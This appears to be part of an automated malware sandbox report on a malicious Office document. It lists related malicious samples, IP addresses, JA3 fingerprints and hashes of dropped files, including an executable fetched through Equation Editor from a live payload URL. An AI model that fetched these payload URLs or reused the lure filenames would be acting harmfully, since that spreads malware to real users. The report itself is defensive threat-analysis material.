	b2NaDSFu9T.exe	Get hash	malicious	Browse	• 79.134.225.26
	Original title deed.xlsx	Get hash	malicious	Browse	• 79.134.225.26
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 79.134.225.52
	To1sRo1E8P.exe	Get hash	malicious	Browse	• 79.134.225.25
	BhTxt5BUvy.exe	Get hash	malicious	Browse	• 79.134.225.25
	SCAN_ORDER & SAMPLES.exe	Get hash	malicious	Browse	• 79.134.225.52
	Apr-advance payment #5972939.exe	Get hash	malicious	Browse	• 79.134.225.9
	PpkzTxJVyC.exe	Get hash	malicious	Browse	• 79.134.225.26
	Original title deed.xlsx	Get hash	malicious	Browse	• 79.134.225.26

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	swift copy.exe	Get hash	malicious	Browse	• 79.134.225.48
	swift copy.exe	Get hash	malicious	Browse	• 79.134.225.48
	jk55xlWn7a.exe	Get hash	malicious	Browse	• 79.134.225.26
	Qds5xiJaAX.exe	Get hash	malicious	Browse	• 79.134.225.26
	INVOICE.xlsx	Get hash	malicious	Browse	• 79.134.225.26
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc	Get hash	malicious	Browse	• 79.134.225.91
	Payment-Confirmation_Copy.exe	Get hash	malicious	Browse	• 79.134.225.108
	owrCPP2YTC.exe	Get hash	malicious	Browse	• 79.134.225.26
	Payment Advice-BCS_ECS9522020090915390034_3159_952.jar	Get hash	malicious	Browse	• 79.134.225.59
	nciv84yXK1.exe	Get hash	malicious	Browse	• 79.134.225.7
CLOUDFLARENETUS	SecuriteInfo.com.Trojan.GenericKD.36812138.16843.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4.dll	Get hash	malicious	Browse	• 104.20.184.68
	LAjei2S8bg.exe	Get hash	malicious	Browse	• 104.21.19.200
	HFTeISi0wZQeZi6.exe	Get hash	malicious	Browse	• 104.21.19.200
	don.exe	Get hash	malicious	Browse	• 172.67.218.244
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.18.24.31
	QEpa8OLm9Z.exe	Get hash	malicious	Browse	• 172.67.188.154
	c7b8f5dc_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.19.200
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.133.233
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.17.62.50
	O1E623TjjW.exe	Get hash	malicious	Browse	• 104.21.24.135
	calvary petroleum.doc	Get hash	malicious	Browse	• 104.21.19.200
	34zNZUh9hTEGU4a.exe	Get hash	malicious	Browse	• 104.21.19.200
	b75e7348_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.20.184.68
	PV GAS THI VAI LNG RECEIVING TERMINAL EXPANSION PROJECT.exe	Get hash	malicious	Browse	• 104.21.19.200
	eHV0IaHe2btEhvP.exe	Get hash	malicious	Browse	• 172.67.188.154
	BOQ and specifications.exe	Get hash	malicious	Browse	• 104.21.19.200
	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	file.exe	Get hash	malicious	Browse	• 104.21.18.214
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	calvary petroleum.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	Sidertaglio PO_20210305.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	17cff4b8_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	SWIFT COPY.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	INV2104_01.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	vessel details.xlsx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	2af49a1a_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	RFQ - 0421.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	RFQ for MR 29483 for Affordable Villa.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	Enquiry of GI Pipes - Enq 557.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	e2e95366_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	Evaluation quoter.docx	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	DHL SHIPMENT NOTIFICATION,6207428452.ppt	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ 7349.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	PO737383866366363.pps	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	VALVES_QBCG0409.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	FROCH GEN INQUIRY.doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
	Taewoo Hang Co., Ltd..doc	Get hash	malicious	Browse	• 172.67.8.238 • 104.22.1.232
7dcce5b76c8b17472d024758970a406b	presupuesto.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 172.67.8.238
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 172.67.8.238
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 172.67.8.238
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 172.67.8.238
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 172.67.8.238
	e9251e1f_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	Specificatiile produsului.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238
	f.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.8.238
	db7db588_by_Libranalysis.xls	Get hash	malicious	Browse	• 172.67.8.238
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	diagram-2027138819.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	documents-857527454.xlsm	Get hash	malicious	Browse	• 172.67.8.238

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	Original title deed.xlsx	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	Original title deed.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008
Entropy (8bit):	0.307681977309823
Encrypted:	false
SSDEEP:	48:I38f+OIfY7smftf3PDE8f0fg6e3ABpXEh9krgZnAKNuu7bv6FfG:KlEDE4ABFET0gZtTF
MD5:	70981D15F76905E7AB46AF7AE911F37C
SHA1:	D2CEC6C55124C015BB9F20E51D52B3F55176CE4E
SHA-256:	8DA40CFCCDBFBC690C45E0334F7DEC535FB8B15D1182811C88A552B68F64D464
SHA-512:	59F586FE7ACB13C542806CC65278AE7C95C6DC2E8F31ABA228884415D37510F562BDF9DAC5A51B3EE4451F404461677458F4A2C67F3F3515FC129DA599F77448
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.g.[:..D....C.S,...X.F...Fa.q.....+.{X.)L....<vk.....v...jI.....`.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	
Category:	dropped
Size (bytes):	156816
Entropy (8bit):	0.6661310659442163
Encrypted:	false
SSDEEP:	96:KvSLVU8FFLtDbmX5obBuPuAr3ZwUvOzzRNbWrX8KpK8KvX7x+8KK2PK8KK3Prwxn:JngXOYGAOUvkzrWrs2wBZMZI
MD5:	542FCC55542831510D462F761310183C
SHA1:	4DFA45F5FC6BB88DCAB2F4CEB67C3ACFFE715BFE
SHA-256:	380B7403ACEAEB5196A27FDCE641BA6104A4040CB9BDC28817791754233CB5A7
SHA-512:	B96FF7EE880EFF053699AC54282ABAC625186967F993EC7CE869AA8D39500430796385EB2BE3AF3DFFCCFCF5E8E96F74F4A90EB7B82670A6069D21CF9B08149
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z..c..).N.HAv.q6<S,...X.F...Fa.q.....}|...?.D.A....Q.....c....`.J.j%.'.....t...t...t...t..... ..... ..^I..%M.BM...V.....c....`.J.j%.'..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.232257788735253
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlzXHlzSYOSHh7lYwSGlWlLOhl+f276:yPdPDDblzUrSgdGMly622
MD5:	22CF7B38A7D84A913CB1AC73862B9040
SHA1:	84CC75798239B9DD2B58DE2821975A7695FC0509
SHA-256:	344D17461C0835A17C696215481EC8AD042599A7BDA5BD6857C9247F6C2F4B72
SHA-512:	2CF8640EA1265C78343F937EDDE6F7C1A12BA2ECF53BFD54403B0F4D250C96CF735869B6360844EE6500058CBA20CD2719DD18730A96992C599A0E6A31E5229
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.F.6.8.D.7.7.4.7.-.B.D.F.B.-.4.4.1.4.-.9.3.9.7.-.C.F.2.0.B.1.0.D.D.A.5.F.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008
Entropy (8bit):	0.3080063352191261
Encrypted:	false
SSDEEP:	48:I3i8OfxXPsNctObcGz3xA3x5ofo2f33EtmTDHa+rsNFRHiSK3x+LsH8S7bCXISK4:Ki8e1Pntaf3dDHaGTAscEAsc2F/nyeM
MD5:	8EE922B560D6E32CF3EBD4525125D01C
SHA1:	0F4E213EA17EF91C5B34017849FA9CBF06CD7E97
SHA-256:	9DBBBD1FEB858B98025323E54ECD16DF6FEDDFACBF36D082009631E0276CAC88
SHA-512:	042FC9F03C6EAF7DC4649046E6B89FCAB11359C2C533E0FDC12D788FD1A41ECD407CBBDFB09FC025E2B1E72518A525A748E5320AC328634F8523A48C8F7F82
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z...n.yvD..(...dMS,...X.F...Fa.q.....g..-.(.C.Z$..M.....M.ue..O.&.rpAlV.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	149973
Entropy (8bit):	0.277881459927413
Encrypted:	false
SSDEEP:	48:I3JukEC57Ppo+hG6a3JhG6JE1iZp/++Q6J6qw3dAHJdPhFz7b6t61bUtp1jbHGW:KLBNH8/HCqM7MWY1kp1n
MD5:	FA46F0C9BBEAF4419794870D1848CA82
SHA1:	DC4B895C48E7E22D14DBB37A68F6E7041E3D466B
SHA-256:	6C96D69A92E55C5B88A46D06B16C40F41F738BD0E6356EDAC39878AEA29EA752
SHA-512:	60C3ED19CAD33E90E726A9252F5AAAD4736789C649068F821B2022298826AD371DEC6C4A13EF3EAE177CAB746E83058D7D1429844B88C1CD612F05814E42E63
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	
Reputation:	low
Preview:	......M.eFy...z...KzfL.....S,...X.F...Fa.q.....&rG..3.g.....w..@j..D...G.Hl(.....t...t...t...t.....N....C..["..H.....w..@j..D...G.Hl(.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.27737057069014
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlz2HkUkOlYiZTlFnI9WWlTFaJsYt276:yPdPDDblz2E9OlYiZcLeHt22
MD5:	2688B8B652C08EF2E59DC5477466D6B2
SHA1:	A3923AC39EE421EDC6571FAA262E12115B47D740
SHA-256:	F39A5CA0BBFAA370A914D8F431B879E85A4635E5D4073F9C29FEE87663C7817E
SHA-512:	C8134EBEFA369F921A15CFC50D97B9DBCD41338DD1108FED935F589B5904BB9472B82ED9F96559AB2E3BC83EBF7E71B9AB1C4C9B5F9E19D0064110A8F97513 1
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.4.5.D.4.3.9.A.1.-.3.5.3.7.-.4.B.8.8.-.B.E.4.1.-.8.3.6.C.E.F.2.5.E.8.1.A.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1141760
Entropy (8bit):	7.956232639570589
Encrypted:	false
SSDEEP:	24576:jVdIEYuS48YvtC/X4kRxlhtJftkKrEMAtugu+/a:jEjX48uAzJEMZry
MD5:	042AA11C6D49E1CCA5923F02D1B0A5AE
SHA1:	5A89FF2F9702A53FB638B8C7229BA868AAA58AE9
SHA-256:	3383218B916BAF1A46989C4F253B29EB81E97AC763AB71615C81D85A18495F34
SHA-512:	6D0551584F1F4C5391012111BE3BC251026D3DB6A531AB7A8CE0D41CF278A254BC8A0BC66690A1A93C3BF52C2C1C70E7FCD94E4B8812BCEA95EFA8BDA86D7 84
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Joe Sandbox View:	• Filename: Original title deed.xlsx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://nta.hopto.org/reg/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..X.....w... .....@.. .....@.....@w..O..... .....H.....text....W... ...X..... ..`.rsrc.....Z.....@..@.rel oc.....j.....@..B.....tw.....H.....<.....@....Z.....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(. ...o`...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<..... ...~.....(4.....!r...p.....(5...o6...s7.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\v[1].doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	13225
Entropy (8bit):	5.452930956560603
Encrypted:	false
SSDEEP:	192:Q14baV+TvMFKJkeAXgVu8BctTAf4AE6IZslpaia9wbcP2mTCjT1h/vHlJOltZuqU:ZrMhkYAf7ENPqceCW7HiXEqBzIQStV
MD5:	575B1CF04AF23750CBECBA6B13207E87
SHA1:	FF813B69C01C8830E0482E5F899DEC4B000EED1D
SHA-256:	DC0BB9DEAC66421482D7FBD2323276B328FD4561BFC72E36DCF94134A14B3900
SHA-512:	7793DC8A009F3782BE6D9FEC9B8E68E823BFFF9171274E45AD0FC11FC54BBC3E321A22DFF5020CD307FBBE0604867D1C719D8EFCD7012DB3EAF84D3915497B B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
IE Cache URL:	http://nta.hopto.org/reg/v.dot

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\v[1].doc	
Preview:	{\rt;^?.+24???3@|.]>#]$*7^%#<7+<~2^>?.~9(.????&);??/_8'3,.3``?%::.|.0%5~2[?^?91*?.].=&$-#.:[.==:,~^9?([]`$1<,6!<&=@.'.__08?._^/.?~.6;.??%-5<?*-?5,.73+&?%%[.%2.'|.?:`?@.&%7#?.'?>.&1.=?//0%(!=];5$?(?06~[4=*_$;*=0[.$!.?>`|_0;<,8?48<?20@,94|[4/.:7.??!<%%>%16[.;.+.`#5^,3.8[|,[?<@:7'??[7?@4.,~?|/,.9?.?3-@$1?&~)&>6-]-|?#48?.3]<=53=/*.*7.):*:3.36~/.+2?!14`0__<&*?:+~(.2.@5,!>&%~*0*+?~._'9+*_8:#1???~|'^-:9!#+.2=?7@!45>;].%7(-.![.936?.%~.+'!_?@~;4?.!%_.,@(%3-&*.56.%=9.,?[_'_?@?**|8+:7-(,_<;#+&0]4_?.>3.#-95:2=$?;;605##=3?.?&>,;01.@4`]'=[%*0'?,?~,.%#%`**)2-*)?>.???@~=:2>._.&:@.%...7=.,)?1).`??2>81!^2+5/'%+=<._;|'21%`%59%./3?.+,]+=,~??32%%`'2!]][<?%.??.'.(?9:%[=6.:(>?.@:_>&.3.#&`?|]>!<?*3.6%<(?_~1,./,//'5+@!`&-.!=!2!#^;>37@-.;.!?*)*0;^;|0):85!?:|$?~]#?4_.`$^.)4?&=0]??*,%.?.<~6|8>;:+=>?)+22.]%/>?22|!<)6`:]?(?_%>32!*_.[,,<-&.?~7<0&&]?%&^0.2!%>7+??:,%?$.[&][?<+%_-?3&%4<7?/'%.#)-$(?94~$[|_&$$584,[+.7?[&709[`????(%,?<?4`7|'.@35-[?`^3[0?!:2=&?%#])?!?6%?9?+?]7(](#)6:?)/6.3:=*'/?7.<4;4~1_%3?&4.])`[$+?.+~?7@

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B75759.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	13225
Entropy (8bit):	5.452930956560603
Encrypted:	false
SSDEEP:	192:Q14baV+TvMFKJkeAXgVu8BctTAf4AE6IZslpaia9wbcP2mTCjT1h/vHlJOltZuqU:ZrMhkYAf7ENPqceCW7HiXEqBzIQStV
MD5:	575B1CF04AF23750CBECBA6B13207E87
SHA1:	FF813B69C01C8830E0482E5F899DEC4B000EED1D
SHA-256:	DC0BB9DEAC66421482D7FBD2323276B328FD4561BFC72E36DCF94134A14B3900
SHA-512:	7793DC8A009F3782BE6D9FEC9B8E68E823BFFF9171274E45AD0FC11FC54BBC3E321A22DFF5020CD307FBBE0604867D1C719D8EFCD7012DB3EAF84D3915497BB
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	{\rt;^?.+24???3@|.]>#]$*7^%#<7+<~2^>?.~9(.????&);??/_8'3,.3``?%::.|.0%5~2[?^?91*?.].=&$-#.:[.==:,~^9?([]`$1<,6!<&=@.'.__08?._^/.?~.6;.??%-5<?*-?5,.73+&?%%[.%2.'|.?:`?@.&%7#?.'?>.&1.=?//0%(!=];5$?(?06~[4=*_$;*=0[.$!.?>`|_0;<,8?48<?20@,94|[4/.:7.??!<%%>%16[.;.+.`#5^,3.8[|,[?<@:7'??[7?@4.,~?|/,.9?.?3-@$1?&~)&>6-]-|?#48?.3]<=53=/*.*7.):*:3.36~/.+2?!14`0__<&*?:+~(.2.@5,!>&%~*0*+?~._'9+*_8:#1???~|'^-:9!#+.2=?7@!45>;].%7(-.![.936?.%~.+'!_?@~;4?.!%_.,@(%3-&*.56.%=9.,?[_'_?@?**|8+:7-(,_<;#+&0]4_?.>3.#-95:2=$?;;605##=3?.?&>,;01.@4`]'=[%*0'?,?~,.%#%`**)2-*)?>.???@~=:2>._.&:@.%...7=.,)?1).`??2>81!^2+5/'%+=<._;|'21%`%59%./3?.+,]+=,~??32%%`'2!]][<?%.??.'.(?9:%[=6.:(>?.@:_>&.3.#&`?|]>!<?*3.6%<(?_~1,./,//'5+@!`&-.!=!2!#^;>37@-.;.!?*)*0;^;|0):85!?:|$?~]#?4_.`$^.)4?&=0]??*,%.?.<~6|8>;:+=>?)+22.]%/>?22|!<)6`:]?(?_%>32!*_.[,,<-&.?~7<0&&]?%&^0.2!%>7+??:,%?$.[&][?<+%_-?3&%4<7?/'%.#)-$(?94~$[|_&$$584,[+.7?[&709[`????(%,?<?4`7|'.@35-[?`^3[0?!:2=&?%#])?!?6%?9?+?]7(](#)6:?)/6.3:=*'/?7.<4;4~1_%3?&4.])`[$+?.+~?7@

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8AE4CB73-349E-46EF-BF24-C3A751787722}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 7536653
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.10581667566270775
Encrypted:	false
SSDEEP:	3:Ghl/dlYdn:Gh2n
MD5:	28ADF62789FD86C3D04877B2D607E000
SHA1:	A62F70A7B17863E69759A6720E75FC80E12B46E6
SHA-256:	0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2
SHA-512:	15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D
Malicious:	false
Preview:	..s.d.f.s.f.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{DD41239A-D6DE-42E0-947A-6C3BAA1EDCFF}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	12800
Entropy (8bit):	3.557735045281649
Encrypted:	false
SSDEEP:	192:H5SMRk1Nkhrqm4negoDvVJm2SSzD9+qHPEHJ2mtKQXNSilge7G1zoGJupTBgZ:H51hrqmIoDvK8JcHomhXNNgj1slgZ
MD5:	8AF8CCF44C545488639D6B18924C02E0
SHA1:	0EA973C0C6D4C9226E4246463EF70BF313468E2B
SHA-256:	14F65D4C9C55A7A4B815E9C348D8C1BCC510846A5E334F2B70979933C08F811F
SHA-512:	D82E7BEFB16F5BFA4B204E48AA74B1EC6034329B8C11F664FCA6BCF71A7DABD327459D3976F631EC54514515F461355A835385E10458D64C9CD8C942151712E
Malicious:	false
Preview:	;.^.?...+.2.4.?.?.?.3.@.|...].>.#.].$.*.7.^.%.#.<.7.+.<.~.2.^.>.?...~.9.(...?.?.?.?.7.&.).;.?.?./._.8.'.3.,...3.`.`.?.%.:.:...|...0.%.5.~.2.[.?.^.?.9.1.*.?...]...=.&.$.-.#...:.[...=.:.;.~.^.9.?.(.[.]. `.$.1.<.,.6.!.<.&.=.@...'..._.,.0.8.?..._.^./...?.~...6.;...?.?.%.-.5.<.?.*.-.?.5.,...7.3.+.&.?.%.%.[...%.2...'.|...?.:.`.?.@...&.%.7.#.?...'.?.>...&.1...=.?./.0.%.(.!.=.].;.5.$.?.(.?.0.6.~. [.4.=.*._.$.;.*.=.0.[...$.!...?.>.`.|.__0.;.<.,.8.?.4.8.<.?.2.0.@.,.9.4.|.[.4./....:.7...?.?.!.<.%.%.>.%.1.6.[...;...+...`.#.5.^.,.3...8.[.|.,.[.?.<.@.:.7.'.?.?.[.7.?.@.4....,.~.?.|./.,...9.?...?.3.-. @.$.1.?.&.~.).&.>.6.-.].-.|.?.#.4.8.?...3.].<.=.5.3.=./.*...*.7...).:.*.:.3...3.6.~./...+.2.?.!.1.4.`.0._._.<.&.*.?.:.+.~.(...2...@.5.,.!.>.&.%.~.*.0.*.+.?.~..._.'.9.+.*._.8.:.#.1.?.?.?.~.|.'.^.- .:.9.!.#.+...2.=.?.7.@.!.4.5.>.;.]...%.7.(.-...!.[...9.3.6.?...%.~...+.'.!._.?.@.~.;.4.?...!.%._....,.@.(.%.3.-.&.*...5.6...%.=.9...,.?.[._.'._.?.@.?.*.*.|.8.+.:.7.-.(.,._.<.;.#.+.&.0.].4._.?...>. 3...#.-.9.5.:.2.=.$.

C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.059941551440069796
Encrypted:	false
SSDEEP:	12:I3DPmHJWfpfv8pRBKf91PmHWfuSQapmVt+fG4/7yPmPfRKp:I3bfg+f9UWfuqmn+fFf+
MD5:	380E93F6C29BEBFF01CD80DB70E418A4
SHA1:	482A30B9790670DBAADD972A2627296CDCC65B82
SHA-256:	B8882F4F9F715AC86A2162BDA11DB3D8A9871A81B8469A7135889751ED7EEDF4
SHA-512:	146C80C37FF5DA73CE9B8D4DEDCD3F3C9696DD9CA61A2D45D1EF3800F68F65A6953C50DE771D5DF4E7E6865131B01CCC86056B19AB2852321F8CA74D44DA6 1
Malicious:	false
Preview:	......M.eFy...z.g.[:..D....C.S,...X.F...Fa.q.....m.b..:M.....<.....v...jl.....`.....t...t...t...t.....Q *...|G.7.G.....v...jl.....`.....

C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.05984878672398472
Encrypted:	false
SSDEEP:	12:I3DPXR/oZdxfv8pTdF1PXRam/tRdGSQapildr/7yPXRI//dZKp:I3ZgCTremvYqilh/8
MD5:	AFC3622BECA2FE0A2AA7F2C62C1DEF52
SHA1:	33CA8EA6497BFD6A0C3015740881AA47C2503BFF
SHA-256:	234145B2F7F54D8FAE90D737010C0B4EAFD3E91FCB68F0F40D7A718952DA81E9
SHA-512:	A6995FE231EE8C51FE74F3839A1E93111E412CD0043FAC119C2B47AAC382860C11B45D82026790AC67F3128252D5974DF0E5DAC366E472AC151D8A8B20C28E8
Malicious:	false
Preview:	......M.eFy...z...n.yvD..(...dMS,...X.F...Fa.q.....q..%.C...(I.....M.ue..O.&.rpAlV.....t...t...t...t.....P.f.H....S.....M.ue..O.&.rpAlV.....

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:+8:+8
MD5:	3C66056414B956EA630FDE1C12DCFBD2

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
SHA1:	B4E4F0F5AEC8EE07036ACFB813E1A0B8EEB7F72C
SHA-256:	0B786969CEB9C17D4EDC7CF7032C511326707CA6679E683FA1842AEA574852BF
SHA-512:	3AA08AFA070BF6E57A1492E84C04B4CC264789415015C07243A444A8D8D7EFF1E10660CE06564332915CB1D88BB9BDC6B7C410DE4D23AF6FAD91EF3319CB0B3B
Malicious:	**true**
Preview:	....z..H

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\471e3984_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon May 3 20:30:28 2021, mtime=Mon May 3 20:30:28 2021, atime=Mon May 3 20:30:34 2021, length=10310, window=hide
Category:	dropped
Size (bytes):	2178
Entropy (8bit):	4.565045725124181
Encrypted:	false
